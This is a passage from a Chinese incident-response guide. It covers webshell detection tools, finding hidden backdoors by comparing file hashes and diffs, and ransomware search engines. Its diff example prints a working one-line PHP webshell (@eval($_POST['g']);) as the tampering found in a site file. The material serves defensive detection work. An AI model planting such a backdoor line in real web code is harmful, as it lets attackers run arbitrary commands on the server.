
4、Web Shell Detector

Webshell Detector具有“ Webshell”签名数据库，可帮助识别高达99%的“ Webshell”。

兼容性：提供php/python脚本，可跨平台，在线检测。

官方网站：http://www.shelldetector.com/

github项目地址：https://github.com/emposha/PHP-Shell-Detector



5、CloudWalker（牧云）

一个可执行的命令行版本 Webshell 检测工具。目前，项目已停止更新。

兼容性，提供linux版本，Windows 暂不支持。

在线查杀demo：https://webshellchop.chaitin.cn/

github项目地址：https://github.com/chaitin/cloudwalker

6、Sangfor WebShellKill

Sangfor WebShellKill(网站后门检测工具)是一款web后门专杀工具，不仅支持webshell的扫描，同时还支持暗链的扫描。是一款融合了多重检测引擎的查杀工具。能更精准地检测出WEB网站已知和未知的后门文件。

兼容性：支持Windows、linux

工具下载地址：http://edr.sangfor.com.cn/backdoor_detection.html（已停止访问）

7、深度学习模型检测PHP Webshell

一个深度学习PHP webshell查杀引擎demo，提供在线样本检测。

在线查杀地址：http://webshell.cdxy.me/

8、PHP Malware Finder

PHP-malware-finder 是一款优秀的检测webshell和恶意软件混淆代码的工具

兼容性：提供linux版本，Windows 暂不支持。

github项目地址：https://github.com/jvoisin/php-malware-finder

```
root@kali:~/php-malware-finder# yara -r ./php.yar ./webshell/
./php.yar(95): warning: $pr contains .* or .+, consider using .{,N} or .{1,N} wit
h a reasonable value for N
DodgyPhp ./webshell//dama.php
NonPrintableChars ./webshell//phpdama.php
ObfuscatedPhp ./webshell//phpdama.php
DodgyPhp ./webshell//phpdama.php
DangerousPhp ./webshell//phpdama.php
SuspiciousEncoding ./webshell//phpdama.php
DodgyStrings ./webshell//phpdama.php
ObfuscatedPhp ./webshell//x.php
DodgyPhp ./webshell//x.php
DangerousPhp ./webshell//x.php
SuspiciousEncoding ./webshell//x.php
DodgyStrings ./webshell//x.php
```

9、findWebshell


这个项目是一款基于python开发的webshell检查工具，可以根据特征码匹配检查任意类型的webshell后门。

github项目地址：https://github.com/he1m4n6a/findWebshell

```
root@kali:~/findWebshell# python main.py -h
Usage: main.py [options]

Options:
  -h, --help            show this help message and exit
  -p PATH, --path=PATH  input web directory filepath
  -o OUTPUT, --output=OUTPUT
                        create a html report
  -e php|asp|aspx|jsp|all, --ext=php|asp|aspx|jsp|all
                        define what's file format to scan
```

10、在线webshell查杀工具

在线查杀地址：http://tools.bugscaner.com/killwebshell/



第4篇：如何在百万行代码里发现隐藏的后门

试想一下，如果你的网站被入侵，攻击者留下隐藏的后门，你真的都可以找出来嘛？面对一个大中型的应用系统，数以百万级的代码行，是不可能做到每个文件每段代码进行手工检查的。

即使是一款拥有99.9%的Webshell检出率的检测引擎，依然可能存在Webshell绕过的情况。另外，像暗链、网页劫持、页面跳转等常见的黑帽SEO手法，也很难通过手动检测或工具检测全部识别出来。

最好的方式就是做文件完整性验证。通过与原始代码对比，可以快速发现文件是否被篡改以及被篡改的位置。当然，第一个前提是，你所在的团队已具备代码版本管理的能力，如果你是个人站长，相信你已经备份了原始代码。

本文将结合实际应用，介绍几种文件完整性验证方式，可以帮助你找出代码中所有隐藏的后门。

1、文件MD5校验

下载D盾_Web查杀工具的时候，我们可以留意到下载的压缩包里，除了有一个exe可执行文件，还有一个文件md5值。这个是软件作者在发布软件时，通过md5算法计算出该exe文件的“特征值”。

```
下载地址：http://www.d99net.net/down/WebShellKill_V2.0.9.zip
文件MD5：29285decadbce3918a4f8429ec33df46   WebShellKill.exe
```


当用户下载软件时，可以使用相同的校验算法计算下载到exe文件的特征值，并与软件开发者发布的特征值比较。如果两个特征值相同，则认为下载到的exe文件是正确的。如果两个特征值不同，则认为下载到exe文件是被篡改过的。

那同理可得，我们可以将所有网站文件计算一次hash值保存，当出现应急情况时，重新计算一次hash值，并与上次保存的hash值进行对比，从而输出新创建的、修改过及删除的文件列表。


文件hash值计算：

```
def md5sum(file):
    m=hashlib.md5()
    if os.path.isfile(file):
        f=open(file,'rb')
        for line in f:
            m.update(line)
        f.close
    else:
        m.update(file)
    return (m.hexdigest())
```

对文件进行哈希值重新计算，进行校验对比，测试效果：



如上图，在上传目录新增了一个evil.php文件，还有一个被篡改的文件是low.php。使用常见的编辑器NotePad++进行对比，可以发现low.php文件里被插入了一句话webshell。



2、diff命令

在linux中，我们经常使用diff来比较两个文本文件的差异。同样，我们可以通过一行命令快速找出两个项目文件的差异。

```
diff -c -a -r cms1 cms2
```

如下图所示，前三行列出了两个要对比的文件目录的差异，可以发现low.php文件被篡改过，篡改的内容是`@eval($_POST['g']);`。


```
root@kali:~# diff -c -a -r  cms1 cms2
diff -c -a -r cms1/low.php cms2/low.php
*** cms1/low.php        2020-04-06 11:26:26.323019514 -0400
--- cms2/low.php        2020-04-06 11:26:58.123994040 -0400
***************
*** 1,5 ****
  <?php
!
  if( isset( $_REQUEST[ 'Submit' ] ) ) {
        // Get input
        $id = $_REQUEST[ 'id' ];
--- 1,5 ----
  <?php
! @eval($_POST['g']);
  if( isset( $_REQUEST[ 'Submit' ] ) ) {
        // Get input
        $id = $_REQUEST[ 'id' ];
```

备注：如果只是想查看两个文件是否不同又不想显示差异之处的话，可以加上 - q选项。

3、版本控制工具

版本控制工具，比如说git，重新上传代码到git，add+commit+push，然后打开项目，点击commits，在历史提交版本里面，查看文件更改内容，很容易就可以发现代码被篡改的地方了。

另外，也可以通过git diff 用来比较文件之间的不同。



4、文件对比工具

关键词：代码对比工具，你会找到很多好用的工具，这里我们推荐两款效果还不错的工具，Beyond Compare和WinMerge。


Beyond Compare

Beyond Compare是一套由Scooter Software推出的文件比较工具。主要用途是对比两个文件夹或者文件，并将差异以颜色标示，比较范围包括目录，文档内容等。


下载地址：http://www.scootersoftware.com/download.php

软件使用示例，通过文件夹比较，找出文件夹中的差异内容。


1、双击Beyond Compare ，打开软件主页，选择文件夹比较。



2、在双边栏输入文件夹路径，点击显示差别，列出差异部分的内容，紫色部分为新增文件，红色部分为篡改文件。



3、双击具体文件，进入代码对比，找到代码差异部分。




WinMerge


WinMerge是一款运行于Windows系统下的文件比较和合并工具，使用它可以非常方便地比较文件夹和文件，以易于理解的可视文本格式显示差异。

下载地址：https://winmerge.org/downloads/

1、文件--打开，选择文件或文件夹，然后点击进行比较。



2、在同一个界面里，通过颜色和文本提示，显示文件夹内容差异。



第5篇：勒索病毒自救指南

经常会有一些小伙伴问：中了勒索病毒，该怎么办，可以解密吗？

第一次遇到勒索病毒是在早几年的时候，客户因网站访问异常，进而远程协助进行排查。登录服务器，在站点目录下发现所有的脚本文件及附件后缀名被篡改，每个文件夹下都有一个文件打开后显示勒索提示信息，这便是勒索病毒的特征。

出于职业习惯，我打包了部分加密文件样本和勒索病毒提示信息用于留档，就在今天，我又重新上传了样本，至今依然无法解密。

作为一个安全工程师，而非一个专业的病毒分析师，我们可以借助各大安全公司的能力，寻找勒索病毒的解密工具。

本文整理了一份勒索病毒自救指南，通过勒索病毒索引引擎查找勒索病毒相关信息，再通过各个安全公司提供的免费勒索软件解密工具解密。当然，能否解密全凭运气，so，平时还是勤打补丁多备份。

勒索病毒搜索引擎

在勒索病毒搜索引擎输入病毒名、勒索邮箱、被加密后文件的后缀名，或直接上传被加密文件、勒索提示信息，即可可快速查找到病毒详情和解密工具。

这些网站的解密能力还在持续更新中，是值得收藏的几个勒索病毒工具型网站。

【360】 勒索病毒搜索引擎，支持检索超过800种常见勒索病毒，

```
http://lesuobingdu.360.cn
```

【腾讯】 勒索病毒搜索引擎，支持检索超过 300 种常见勒索病毒

```
https://guanjia.qq.com/pr/ls/
```

【启明】VenusEye勒索病毒搜索引擎，超300种勒索病毒家族

```
https://lesuo.venuseye.com.cn/
```

【奇安信】勒索病毒搜索引擎

```
https://lesuobingdu.qianxin.com/
```

【深信服】勒索病毒搜索引擎

```
https://edr.sangfor.com.cn/#/information/ransom_search
```

勒索软件解密工具集

